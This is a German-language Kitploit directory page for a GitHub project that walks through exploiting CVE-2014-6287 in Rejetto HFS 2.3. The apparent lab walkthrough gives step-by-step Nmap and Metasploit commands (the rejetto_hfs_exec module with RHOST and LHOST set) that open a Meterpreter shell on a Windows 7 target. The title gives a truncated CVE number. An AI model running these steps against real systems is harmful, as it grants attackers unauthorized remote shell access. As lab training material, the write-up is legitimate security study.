
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
HFS_EXPLOIT_PROJECT — Metasploit RCE auf HFS 2.3 - CVE-2014-62 | Kitploit

Tools/GitHubGitHub/sage954526/hfs_exploit_project
Exploit-FrameworksSchwachstellenanalyseWebanwendungs-ExploitationPenetrationstestsLernen & BildungRemote-Access-Tool
GitHubsage954526/hfs_exploit_project

HFS_EXPLOIT_PROJECT

Metasploit RCE auf HFS 2.3 - CVE-2014-62

Repository anzeigen
36vor 1 JahrNoch nicht geprüft
Teilen

HFS_EXPLOIT_PROJECT

Metasploit RCE auf HFS 2.3 - CVE-2014-62

🔖 Titel des Projekts

> Remote Code Execution über HTTP File Server (HFS 2.3)

⚙ Verwendete Tools • Kali Linux • Nmap • Metasploit • Ziel: HFS 2.3 auf Windows 7

🔐 Schwachstellen-Details • Name: CVE-2014-6287 • Typ: Remote Code Execution • Ursache: Nicht validierte Eingabe im HFS-Skripting • Auswirkung: Nicht authentifizierter Shell-Zugriff

🔍 Methodik (Schritt für Schritt)

🔹 Schritt 1: Informationssammlung (Nmap)

•    nmap -sV demo.ine.local (IP des Ziels) 
•    offener Port gefunden: 80
•    Dienst: rejetto HTTP file server 2.3

Nmap-Scan

Nmap

🔹 Schritt 2: Ausnutzung (Metasploit)

• Msfconsole
• Suche nach HFS oder rejetto
• use exploit/windows/http/rejetto_hfs_exec
• set RHOST 192.168.1.100
• set RPORT 80
• set LHOST 192.168.1.101
• run

Exploit-Setup

Exploit Exploit

🔹 Schritt 3: Post-Exploitation



Nach dem Ausführen erhältst du eine Meterpreter-Sitzung Verwende den Befehl: shell

• whoami • ipconfig • dir
Shell-Zugriff

Shell

Shell**

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    317
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    305
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






